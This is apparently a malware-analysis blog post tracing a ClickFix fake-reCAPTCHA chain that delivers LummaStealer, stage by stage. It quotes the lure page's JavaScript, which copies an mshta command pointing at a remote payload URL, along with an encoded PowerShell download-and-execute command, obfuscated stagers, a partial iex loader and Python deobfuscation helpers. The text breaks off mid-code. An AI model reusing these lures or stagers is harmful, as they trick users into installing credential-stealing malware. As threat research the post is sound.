One ClickFix and LummaStealer reCAPTCHA's Our Attention - Part 1

By Binary Analysis

Published: 2025-01-30 · Archived: 2026-04-05 16:48:01 UTC

Executive Summary

Throughout 2024, RevEng.AI has been actively monitoring LummaStealer as part of its mission to uncover and analyse emerging threats across the commodity malware landscape. In mid January 2025, we observed a LummaStealer campaign being distributed via ClickFix - in the form of fake reCAPTCHA pages. RevEng.AI has further examined and documented the delivery chain of LummaStealer in an effort to uncover whether the final payloads have also been subject to alterations in an effort by actors to aid the compromise of victim devices.

LummaStealer (a.k.a. Lumma, LummaC2 Stealer) is malware that focuses on extracting sensitive data like passwords and cryptocurrency wallets from infected systems, often delivered through phishing campaigns - first observed in 2022 and thought to likely be a fork of MarsStealer. Throughout 2024, RevEng.AI monitored the ClickFix delivery mechanism used to distribute LummaStealer, first identified by ProofPoint in May 2024 [1]. ClickFix uses deceptive tactics, including phishing and fake reCAPTCHA pages from an open-source repository [2], to trick users into running commands.

This report will detail the initial stages of a ClickFix delivery chain: ClickFix pages masquerading as Google reCAPTCHA; the MSHTA execution; several PowerShell stagers and in-turn a PE in the form of a .NET loader.

It Started with a Hash

During 2024 and into 2025, RevEng.AI acquired and identified a number of LummaStealer samples in an effort to continue its mission to support the reverse-engineering and malware analysis community.



Figure 1: RevEng.AI Dashboard for a LummaStealer sample.

In the latest sample (https://portal.reveng.ai/analyses/158599-8?analysis-id=146089), we have observed LummaStealer continue to alter its code base while maintaining its core malicious capabilities. While these changes may impact static rule-based approaches to identifying these malicious payloads such as YARA, the RevEng.AI Binary Analysis platform automatically matched functions from variants of this malware based on our AI models' semantic understanding of the underlying machine code. This approach, in turn, means that constant human maintenance of a YARA rule is not required and we can build AI rules for detecting malware families and their variants.



Figure 2:Matching functions between LummaStealer samples based on their semantic behaviour.

As such, observation of an alternate delivery mechanism prompted further investigation and analysts were able to quickly identify differences between previous samples using the function diff view.



Figure 3: Diff view between matched functions in different samples of LummaStealer.

In the remainder of this post, we detail the stages needed unpack and examine this latest threat.

Stage 1 - ClickFix Delivery Page Masquerading as Google reCAPTCHA



Figure 4: An example of a fake reCAPTCHA page used to spread Lumma.

Using a well-known captcha service likely leads the user to perceive the interaction as legitimate, building trust and reducing skepticism. By relying on a widely recognized service, attackers can exploit the user's familiarity with the system, making them more likely to engage with the malicious site. The site then attempts to convince the victim to click a 'verify' or an 'I'm not a robot' button and also indicates that they need to manually paste the loaded payload into a run dialog box.

In most cases targeting Microsoft Windows observed by RevEng.AI, ClickFix attempts to lure unsuspecting victims into copying malicious commands to their clipboard and executing them via PowerShell or MSHTA, making it a simple yet highly effective way to propagate malware.

Upon initial analysis, RevEng.AI identified numerous parallel campaigns being conducted by an unknown threat actor that was consistent with the delivery chain detailed in this report. The base of the analysis for this ClickFix delivery-chain will be: *https[:]//googlsearchings[.]online/you-have-to-pass-this-step-2[.]html*.

```
<script>
function verify() {
    const textToCopy = `mshta https://sharethewebs.click/riii2-b.accdb #  ✅ ''I am not a robot - reCAPTCHA Verification ID: 2165`;

    const tempTextArea = document.createElement("textarea");
    tempTextArea.value = textToCopy;
    document.body.appendChild(tempTextArea);
    tempTextArea.select();
    document.execCommand("copy");
    document.body.removeChild(tempTextArea);

    const recaptchaPopup = document.getElementById("recaptchaPopup");
    const overlay = document.getElementById("overlay");
    recaptchaPopup.classList.add("active");
    overlay.classList.add("active");
}

const verifyButton = document.getElementById('verifyButton');
verifyButton.addEventListener('click', verify);
</script>
```

Figure 5: Fake reCAPTCHA source code using the built-in MSHTA.

The fake reCAPTCHA page mimics real behavior and uses JavaScript to load MSHTA (Figure 5) [3], copying a command to the victim's clipboard to download and execute a malicious payload via a Windows LOTL executable, bypassing security measures and increasing delivery success.

Figure 5 contains the malicious JavaScript content that was available on January 13, 2025, accessible via the URL *https[:]//sharethewebs[.]click/riii2-b.accdb*, which is hosted by Cloudflare (AS13335).

Although not the primary focus of this report, it is worth mentioning that some delivery chains were observed using Windows PowerShell scripts (Figure 6) [4] instead of the focus of this analysis, MSHTA. The command is encoded within the JavaScript in an attempt to evade detection, concealing the true intention of downloading and executing the next stage of the attack chain: *https[:]//amazon-ny-gifts[.]com/shellsajshdasd/ftpaksjdkasdjkxnckzxn/ywOVkkem[.]txt*.

Figure 6 contains the malicious JavaScript content that was available on January 21, 2025, accessible via the URLs *https[:]//www[.]sis.houseforma[.]com[.]br* and *https[:]//horno-rafelet[.]es*. This resulted in the loading of the PowerShell command shown in Table 1 to the victim's clipboard.

```
        verifyWindow.style.left = checkboxWindow.offsetLeft - 8 + 'px';
    }

    var verification_id = generateRandomNumber();
    document.getElementById('verification-id').textContent = verification_id;

    const commandToRun = `POWerShEll -W h "[Text.Encoding]::UTF8.GetString([Convert]::FromBase64String('aWV4IChpd3IgJ2h0dHBzOi8vYW1hem
    stageClipboard(commandToRun, verification_id);
}

addCaptchaListeners();
```

Figure 6: Fake reCAPTCHA JavaScript source-code using PowerShell scripts.

Execution Type	Command
MSHTA	mshta https[:]//sharethewebs[.]click/riii2-b[.]accdb
PowerShell	POWerShEll -W h "[Text.Encoding]::UTF8.GetString([Convert]::FromBase64String('aWV4IChpd3IgJ2h0dHBzOi8vYW1hem9uLW55LWdpZnRzLmNvbS	iex"

Table 1. ClickFix MSHTA and PowerShell Execution Examples.

Stage 2 - ACCDB Content Executed By MSHTA

Following the URL retrieved from the MSTHA argument in the previous stage, you will encounter a file with a size of 954,627 bytes (932.25 KB) and a SHA-256 hash of 179e242265226557187b41ff81b7d4eebbe0d5fe5ff4d6a9cfffe32c83934a46. The initial bytes correspond to an obfuscated payload, followed by some junk bytes that represent an ISO file, likely designed to mislead anti-virus scanning solutions.


66j75b6eU63t74G69m6fh6eW20q43i6fC74i54v28z4aJ41i43a6df42a292y7by76a61e72Q20T75m6ea43k660Jd20v27m27x3bq66j6f5725Q128276I611720207I67m70p6da47F56C72c20Y3dl20M30e3br76E706d6x47D56a
72U20H3cw2054a041n43P6dl42E2eP6cq65K6e567F74R68r3b120A76q70b6ds47g56b72H2bfZbf29h7by76F61l72a20V4dO73150F72B44M20x3dK20A53Z74p72A69m6em67N2eT66H72W6fA6dW43J68H61c72h43n6ff64o65n
28i4aF41R43g6dT42p5bU76v70j6dA47O56f7215dq20p2dB20D33g33o38V29R3hM75a6eb43F66P20J3dO20m75A6eR43V66X20J2bb20v4dI7J350h72x44R7dR72k65G74675V721eT20R75a6ee43G66g7dT3bH70W61e72q20b
75E6eY43666J20j3dl20v43H6fb74O54u28s5bu34z35r30D2c234b34D39U2cj34d35x37z2cL34V33K39e2cE34m35E32R2cS34h35c337zcL34I34B32K2cL34N33J39E2cK34h34k36H2cy34P34D36u2c333V38r34a2cb34J33x
39N2cX34O35D38o2cJ34c33a39M2cW33T37s30q2ca33x38J33W2cU34t35a37dzck33D37f30o2cP33K38H37x2cq33C37w30B2cK33n38z33u2cK34U30v37u2cH34Y34l38e2cX34q33T37M2cL33U37F30h2cj34U31c32U2ck34O
30Z33z2cV34d30V34T2cW34r35f34n2cx34O30L33z2cx34f30W37L2cS34A35R33j2cq34u30l33W2cw34P32R34q2ck34f34K31v2cv34w30Y34e2cD34R34I35g2cA34g30P33w2cI34G30k38D2cx34Q33C37]2cx34g30I33a2cr
34z31W39H2cZ34g34c3152cE34Q30D034B2cG34r30I36A2cx34k30l313Z2cf34p30M39q2ce34N32s33u2cc34a30y33F2cn34y33m39E2cv34A30H33L2cE34e30s34x2cC34l35w31F2cI34B38g33M2cH34z30u38C2cl34T31c35L
2cw34l30g33d2cR34x32O30I2cE34O35F37s2cd34X30E341zcx34U31o39w2cO34m30l33a2ck34l30y38o2cO34k30S33P2cX34v30O33W2cH34O33b36E2cU34o31B39F2cw34y30l34j2cu34M3IF37R2cr34g30u333Jcw34O30t
39f2cz34a33E37U2ck34q30Y33b2cI34i31b351z2ct34j34c31c2cl34g30e341zcC33O38139r2cf34B30X33a2cB34F30Z37s2cU34v32F37u2ck34g30U33G2cd34A33b38M2ck34W30Y331Z2cE34S30X34Q2ck34H35c32k2cg34N
30o331z2cS34e30g38C2cI34j32O37z2ce34h30s33E2cM34X32I37B2cn34h34O312cz34P30e341zc34P30e341zcL34J35H33N2cS34U30M33X2cv34K31n30y2cU34Y34D39B2cI34a30E39M2cx34532E30M2cy34a31v39y2cF34f30H33D2cs
33y39U0z2cb34A30e33K2cT34V30M39b2cj34K35h3302cd34F30A33B2cl34P31I39P2cE34u35037r2cW34P30R34M2cd34j31G34V2cE34E30Z33H2cw34T30C39F2cG33c39d34o2cs34j30V33A2ce34F33537c2cp34f30u33h
2cm34m30n33E2cE34z36y30r2cO34L30J332Z2cg34t30E3652cM34D30J37b2cO34a30y33m2ct34Q31l36Y2cR34d51g39z2cJ34r30V3332cf34y34B31G2ce34d30k33h2cZ34v30T361c2z33A38Q36m2cv34T30R33M2co34A31K
31n2cR34a30l33Z2cf34K30P33p2cY34w34m35D2cC34C30v33n2cg34B30N32p2cx34z32I3TR2cN34u30D33p2cZ34I2U37e2cn34D31p39E2cv34L30B34P2cF34e31N35C2cK34C30j33x2cV34e30X3BW2cn34M31p35U2cB34R
30M331zCG34Z32P30P2cb34H31b39p2cM341307332e2cO34yJ1536S2cj34K30D33L2cF34K30U33v2cI14y34r39a2cY34V30C33e2cy34O11I2O2cP34x30a33F2ca34v30f34c2cm341307B39p2cu34X30k33e2cN34A30a37v2cE
34T34d39d2cO34A30Q33s2cq34N32f312cp34L34D31m2cw34y30k3402cf34s30J37s2cs34B30q33A2ck34Y30Q37x2cp34L31C35v2cU34x30o33a2cf34n33m39Y2cN34G31z39l2cU34y30134P2cQ34M34Q37M2ck34l30k33O
2cT34P30H36R2cw34h30K33d2cJ34H30R332c2cJ34J32j37s2cF34k35e37m2cC34x30g33m2cq34B36h30d2cw34q30l33)2cN34Z30G39P2ct33U38b36g2cv34V30Z33M2cg34j33P39G2cd34Y34G312zCG34x30M34V2c133V38b
30v2cz34g30l335Zc W34l30lJ7jcD33T30M36k2cI34x30g33p2cY34U3G35W2cw34b31A39W2c)34L30c33P2cN34k36h30M2ct34g30g38V2cm34G3Dj32cL34V30Q33I2cG34q33x35O2cO34U31y39Y2cg34M
30l34K2cG34W34W3B52cm34C30r33c2cO34b31t30R2ce34I30J372I2cX34q30K3302cu34T32I35g2cn34530v33Y2ch34I30j34a2cY34f32q34a2cz34l30X333Zce34o30r37f2cm34g32k37F2cK34Y30A33p2cB34U32O34m2cN
34p35f37T2cG34530v34I2cs34T34s382z2cR34j30a33m2cS34B30k362cD34d33u37G2ch34p3003312ch34t33Y36E2cO34D30N33K2cF34E30C34L2ct34)34n37T2cn34l30n33b2cy34O30W37A2cj33K38L36j2cv34Y30l33R
2cE34m32B34y2cu34o34k31N2cV34P30g34D2cy34Z31N33s2cg4a30T3w2cB34n30J36e2cW34X30U33E2cs34d30O33b2cS34l33W30B2c134o34Y31y2cA34Z30F341zch34l30B34K2cc34530t33U2cE34p30P36R2cc34l30b
33X2cU34g30V33s2cB34z32v32N2cR34G3lK39C2cC34V30w34b2ch34a30L3B02cV34J30H332Zck34t31d30d2cV34q3ld352Zc M34B30e33U2cE34N33h371cM34o31s39q2cI34q30S34jzcs34n30jJ8C2cw34N30B33K2cY34v
31H30H2cV34S30r33b2cc34k30p33A2cq34b33W36T2cs34c31C39h2cO34Q30N341zcb33t38k361zcG34b30d33z2cA34T30v3732cG34a34M3512cw34R30033Y2cB34S32s31R2cQ34P30J33T2ck34T30t3412cd34N31g33c2ci
34J30V33A2cH34g30A39Y2cf34N34R3152cQ34J30k33z2cC34J3bv3J72cB34S30R33g2cR34J30p33g2ca33v38f38z2cu34k30K33n2cw34M30Q39L2cR34V30137D2cB34~30D33A2cl34u33G36k2cV34W41a39P2cr34e30j34y
2cA34T31x39s2ch34V30X33g2cy34x30D38o2cc34h30r37g2ch34O30o33a2cF34o33y38f2ch34v31X39X2c334u30v34R2ce34S30K37y2cX34t30V33g2cT34X30C371zcq33R39H34n2cf34u30133dzcp34I33s39M2cV34R31K
391zcx34A30W3dD2cB34l30K372JcW34s30I33n2cs34I30H361zcm34M30p33Q2co34j30r33P2cM34S32c3BV2ca34x35d37G2cj34j30j347zcA34y34k36F2cG34x30Q33n2cm34v30l37h2cB34J32a3312cb34u30x33N2cI34H
31r35jzI34e34jJ17zcO34B30E34I2cY34e30l39n2cc34L30J33e2cS34E30d377R2cg34v30U37R2cX34V30e33z2ce34V33L38I2cG34A35w37S2cD34c30Y34k2cr34c30I39M2cb34e30f33r2ck34H30u37Z2ce34a35C37M2cT
34R30B33tzcW34P32W34D2cc34o30h33b2co34r30b34a2cf34s35a37D2cn34G30q33k2cp34n31E30e2ca34H31P39g2cy34j30y33v2cq34f33N35b2cG34E30l33m2cF34D30D34t2cf34U30Y38l2cA34y30233N2cb34Q30E38j
2cL34r34c39V2cZ34A30d33E2cs34f31j37A2cf34y31x391zcV34D30f341zcj34K34z376Gz134d30g33z2cJ34k30U38Z2ca34d31Q31P2cc34P30M33F2cZ34y31A36A2ck34X35F37B2cB34q30s34X2cl34532A30A2cs34V30m
33w2cT34e31u30H2cK34K342Y30Z2ch341306G33F2cr34Z33L381zcJ34y30W33L2cX34e30y34T2cs34w30e361zcd34P30W33Gzcd34Q30l37vzcD34I33g37a2cx34E30U33Tzck34m33g39Lz6G34O34r31tzc2a34Q30Y34p2cg34b
35037N2cW34R30Y33R2cL34Z30b39a2cn33D3Bh362cZ34w30033Tzck34T32135Gzc034z31B390Zcr34c30H34Z2cs34y30P35c2ce34c30D33Fzcf34C30H39lzCK33G39K34q2ch34a30l33CzcM34E31f37B2cs34I30v33tzcQ
34J30t34i2cr34Z351J6s2cA34F30m33fzcs34i30n38H2cX34x31v39K2cE34K30h33x2cr34E32p32n2cO34O35jJ7V2cf34J30P34V2cJ34Z31t39lzCX4e30p33c2co34F31K30d2cR34X3id39u2cN34n30p33F2cs34v33q35n
2cj34v31c39m2cW34Q30j341zcT33R39y30x2cE34K30m33a2cU34E30I371zcu34M34W31tzck34o30I33s2cU34J33it3702c134F30B33c2cC34D30G33Y2cF34b35K37z2cZ34g38q33C2cA34O36l39X2cm34E32s33X2cZ34i38C
33h2cI34H31N35K2cY34j30P33z2cI34K30Y34R2cy34k31g39S2cB34X30T33E2cy34F30r38G2cY34V34b35e2cM34m30C33T2cA34Y33Q37y2cO34A34a31p2cR34r30u34g2cg34U35Z35C2cY34a30Y33C2cP34y31j30C2cP34H
34m39D2cI34l30m33d2cH34E32O35a2cU34h31E39B2cw34e30n342Gck34B34P38Dzcx34Z30F33m2cI34A30E38C2co34N34i31Gzc034W30g33fzcE34R33i35lzcD34y35h37q2cV34U30F34kzcL34c35r30N2cr34i30I33)2cf
34z30V37G2cA34O32l33H2cy34x30m33a2cx34H32C321cT34e35A37x2cr34O30O34n2cv34T32q37l2cV34V30O33g2cO34x30A37F2cw34b31k31o2cM34a30r33X2ch34e32n32E2ca34y31u39N2ch34K30r342Gci34h31L33h

Figure 7: Obfuscated JavaScript content used in Stage 2.

To effectively proceed and comprehend the next stage, the initial large string must be deobfuscated by extracting every 2nd character and skipping the next, continuing this pattern until the end of the ASCII string.

This transformation can be accomplished using a regular expression combined with common data manipulation tools and a Python script, as demonstrated in the example provided in Figure 8.

```python
import re

def stage2_to_stage3(stage2_content: str) -> str:
    new_content = re.sub(r"(..).", r"\1", stage2_content)
    byte_list = []
    for char in range(0, len(new_content), 2):
        byte = new_content[char:char+2]
        if not re.match(r"[0-9a-f]{2}", byte):
            break
        byte_list.append(chr(int(byte, 16)))
    return "".join(byte_list)
}
```

Figure 8: Python function that reimplements Stage 2 deobfuscation routine.

Stage 3 - Resulting JavaScript Content

Stage 3 contains JavaScript, with the approach for deobfuscation similar to the previous stage (Stage 2). The content present in unCR requires to be isolated (variable names and size may vary in other campaigns, (SHA-256: f8cfc73614c279e143b97a0073048925ce8b224ee7ecc03e396d015151147693). Deobfuscation of this script results in the obfuscated JavaScript code in Figure 9.


CotT{JACmB}{var unCf= '';for (var vpmGVr = 0;vpmGVr < JACmB.length; vpmGVr++){var MsPrD = String.fromCharCode(JACmB[vpmGVr] - 338);unCf = unCf + MsPrD}return unCf};var unCf =
CotT([450,449,457,439,452,453,442,439,446,446,384,439,458,439,370,383,457,376,387,370,383,407,448,437,370,412,403,404,454,403,407,453,403,424,441,404,445,403,408,437,403,419,44
1,404,406,403,409,423,403,439,403,404,451,403,408,415,403,420,457,404,419,403,408,403,403,436,419,404,417,403,409,437,403,415,441,404,389,403,407,427,403,438,403,404,452,403,40
8,427,403,427,441,404,453,403,410,449,403,420,419,403,390,403,409,453,403,419,457,404,414,403,409,394,403,437,403,403,460,403,406,407,403,416,419,403,441,403,406,386,403,411,40
3,403,445,403,409,427,403,427,419,404,415,403,408,415,403,420,419,403,416,403,403,449,403,412,403,404,409,403,407,449,403,421,441,404,407,403,407,415,403,439,419,404,447,403,40
6,403,403,427,457,403,460,403,409,386,403,439,441,404,388,403,407,386,403,435,419,403,460,403,408,449,403,435,419,404,448,403,410,407,403,425,403,404,424,403,407,427,403,424,45
7,404,448,403,406,437,403,436,403,404,447,403,407,386,403,424,441,404,413,403,406,403,403,438,441,404,404,403,406,403,422,419,404,408,403,410,415,403,437,419,404,408,403,41
0,403,403,436,419,404,386,403,407,445,403,421,403,404,413,403,409,441,403,437,403,403,388,403,409,407,403,436,419,404,419,403,408,407,403,438,419,404,407,403,407,394,403,439,41
9,404,407,403,406,403,403,428,457,404,446,403,407,423,403,415,441,404,409,403,407,407,403,438,457,404,409,403,407,457,403,424,403,404,457,403,410,419,403,435,403,404,408,403,40
8,449,403,417,419,404,447,403,408,411,403,416,457,404,420,403,410,449,403,438,403,406,403,407,437,403,439,441,404,457,403,409,386,403,425,419,404,405,403,409,394,403,417,40
3,404,456,403,408,419,403,422,457,404,419,403,410,419,403,435,419,404,390,403,407,441,403,437,403,403,457,403,409,423,403,415,403,404,419,403,408,445,403,437,441,404,455,403,41
0,449,403,425,419,404,448,403,408,441,403,435,457,404,450,403,407,423,403,422,457,404,427,403,407,411,403,422,419,404,413,403,408,411,403,419,419,403,389,403,406,415,403,420,41
9,403,457,403,410,437,403,435,403,404,410,403,406,403,403,435,419,404,428,403,408,441,403,435,457,404,420,403,407,394,403,435,419,404,387,403,408,437,403,438,457,404,415,403,40
8,403,403,437,403,404,419,403,407,411,403,438,457,404,449,403,407,423,403,437,403,404,458,403,408,419,403,416,403,404,412,403,409,394,403,416,441,404,421,403,408,449,403,437,45
7,404,392,403,406,441,403,457,419,404,415,403,406,419,403,421,403,404,416,403,408,419,403,438,441,404,448,403,407,419,403,439,419,404,449,403,407,407,403,436,441,404,455,403,40
9,394,403,420,457,404,421,403,408,441,403,428,457,404,446,403,407,453,403,416,457,404,423,403,407,437,403,419,457,403,460,403,409,453,403,419,457,404,459,403,407,403,416,44

Figure 9: Resulting deobfuscated content from Figure 3, containing decoding routine for the next Stage.

Figure 10 presents a Python script that reimplements the deobfuscation routine used by the JavaScript code. In this routine, a variable holds the encoded data to be processed. A for loop iterates through this data, subtracting a specified number from each integer value, converting the resulting value into its corresponding character, and appending it to a final variable. This final variable ultimately holds the plaintext value required for the next step.

```python
import re

def stage3_to_stage4(stage3_content: str) -> str:
  sub_value = int(re.search(r"- [0-9]{3}", stage3_content).group()[2:])
  byte_list = []
  lines = stage3_content.split(";")
  for line in lines:
      line_value = []
      line_bytes = re.findall(r"[0-9]{3}", line)
      for byte in line_bytes:
          line_value.append(chr(int(byte)- sub_value))
      payload = "".join(line_value)
      if payload[:10].lower() == "powershell":
          return payload
```

Figure 10: Python reimplementation of PowerShell deobfuscation routine.

Stage 4 - Base64-encoded PowerShell Content

The -Enc parameter in the Windows PowerShell command (SHA-256: bea8b8deafad49b4760f6caa17aa8a9bd05786a57a9b6758c7c5d4342df3ebbc) clearly indicates the usage of base64.

```
powershell.exe -w 1 -Enc JABtAEsAVgBkAFcAQgBDAGUAeABqAFMARwBQAFAAbQBOAGcAMgB3AEYAdABrAFYAYgBsAHoARQ
A4AGsAQwBLAG8AcAAzADEANQAgAD0AIAAkAGYAYQBMAFMARQANAAoAJABGAEoASgBEAEMAeQBmADAAYwAzAG0AegB2AE0AaQAzA
FoAaQBnAHEAWABVAEYAVwBnADcAbABmAE0AVgBKADAAdgBBADAATQBFAHMAcQBFAHAAbQB0AEkASABKAGgAcAA2AGEAbQBQAFEA
dQBEAE8AeQBEADAAZwBlAEUAMgBGAEEAdwBGAEwAVABwAHQAaABFAFoAOQBmAFIANwBRAHoAdABDAEcAegBwAG0AWQBCAG8AOAB
vAFQATwBQAHQAaQB4AEgAcAAwAGUAMABQAFkAcgBuAHoAWQBnAFgAawBpAEUATwBYAEIATQBKAFIAQQA3ADMARQAwAHcAaABPAD
AAaQBZAFgAawBRAE8AaQB1AFcAdwBMAFAAcABQAEIAdwBoAEUAcABxAFQANABJAG8ANgBSAFoAcwB6ADgAcQBMADQASABNAFQAd
gBnAEQAeQBoAEEAbgBuAG8ARwBSAFgAZwBjAEsANwBUAEcAQwAzAGsAQwByAGwANgBYAHkATwBlAG8AegBHAE0ASAB4ADQATwBD
AFEATAB1AFgAawBrAEoAQQBTAFQAZwA4ADEAbgAwAGQAUwBpAEkAVwA3AG0ASAB3ADMAbQBuAGcASgBhAHYAVQBtAGIAeABUAEI
AcABrAGwAdQBOAGMAYQAxAEIAdgBPAGwAMwB1AGwAdgBLAFcAOABsAG8ARgBuAG0AMABzAEkARABqAGMAbgBaAFoAZQBqAEQAVQ
BzAE4AagBkAFIAeAB4AFgAYQBjAGQAdQBHAEUAWgB5AGsAeQBGAGkAYgBkAHYAMQAxAFYAMwBRAHQAQQBDAFkARwAzAHoAZgB4A
E0AeAAxADUATgBSAEYAYwBzAGoAcABrAHAAWgBzAGMAZQB1AFMAeABxAEsAMwBMADQAQgAyAEIAcwBUAEMAagBjADkATgB4AGwA
UwAzAGgAaQBQAFMAWQBVAGYAWABHAFIAcABhAHgAcgBOAEoATQA0AG8AYgBEAFkAUwBTAEkAVQBpAGkAeABtADQAdQBWAGwARwB
zAGcAMQB6AHQAQgA3AEcAdwA3AGQAZwA4AGgAQQBsADkAVwBlADMAZQA5AFAAdwAyADYAcgBTAEwAOABRADkANwB3AEQAMQA3AF
MAcgBVAHAAZABCAEIAaQBTADQAWgA3AFAAcQBpAHUAVABaAFEAVABTAHMAaABhAGwAOQBJAGgAaABjAGYAawBCAHYAYwBOAHYAV
wBGADYAcgAxAGIAUwBrAFIAbABNAFoANQB0AGQAeQA2AHYATwByAEwAUwBZADcAZQBZAEIAdABsAGYAWgBJAEMAVABoAGgAZQAy
ACAAPQAgACQAdABSAHUARQANAAoAJAB6AGEAQgA0ADAASgBNADkAMABaAHgATABXAGMANgBSAGgAaQBQAHEAaQBtAE4AVQBFAE0
AQQA4ADEARABMADIAaABUAHoAYgBCAHkAVQBNADcASgBFAE0ASQB4AFQARQAwAHMAVwBJAE8AMgBZAEEAcAA4AGcASAB0AEQAag
BaADYAQwA3AEQAaQBlAFMAMAAxADIATQBuAGQAdQBDAHoASQBkAEUAagBPADMAcgBTAGEARwBTAEsAYQB3AGgATQBXAEsAegBrA
HoAbgBWAHcAZgBPAEYAdQBVAFQAdgBCADYANwBoAFIAUABlAGQAbABiADUAcwAzAGQAeABWAEwAUgBlAG4AcAA3ADcAegAyAFIA
YwBOAGUAeQBOAHMAZwB5AFUAbABFAG0AWAByADkAMABlAHQAcAA1AHAAMQBzAEEAZQBlAEsAWgAzAHUARABMADIAYwBEAFgAZgB
```

Figure 11: Revealed Windows PowerShell command after deobfuscation.

After the base64-decoding is complete, it results in a PowerShell script with the SHA-256 hash of 61a2424a8442751d9b9da3ff11cb82c5d2ba07a93ee66379db02d4a5cb24a67e. The obfuscated PowerShell script results in further obfuscated PowerShell, containing variables with very long names - a further barrier employed by the threat actor to increase the difficulty of analysing the malicious code.

```
$mKVdWBCexjSGPPmNg2wFtkVblzE8kCKop315 = $faLSE
$FJJDCyf0c3mzvMi3ZigqXUFWg7lfMVJ0vA0MEsqEpmtIHJhp6amPQuDOyD0geE2FAwFLTpthEZ9fR7QztCGzpmYBo8oTOPtixHp0e0PYrn
$zaB40JM90ZxLWc6RhiPqimNUEMA81DL2hTzbByUM7JEMIxTE0sWIO2YAp8gHtDjZ6C7DieS012MnduCzIdEjO3rSaGSKawhMWKzkznVwfO
$zab40jM90zxLWC6RHIpqimnuema81Dl2HtzbByUM7JEMIxTE0SWIO2yAp8gHtdjZ6C7dIeS012MnducZIdEJo3RsAgskaWHmWkZKzNvWfO
```

Figure 12: The deobfuscated PowerShell content.

Further deobfuscation through variable renaming, and basic formatting, reveals the true intent of the code in Figure 13.

```
$val0 = $faLSE
$val1 = $tRuE
$val2 = $NUll
$val3 ="Defla" + "teStream";
$val4 = "Compre" + "ssion";
$val5 ="Strea" + "mReader";
.("i"+"ex")
$(New-Object Io.$val5 (
    $(New-Object IO.$val4.$val3 (
        $(New-Object io.MEMOrysTrEAm(
            ,$([Convert]::("FromB" +"ase6" + "4String")(
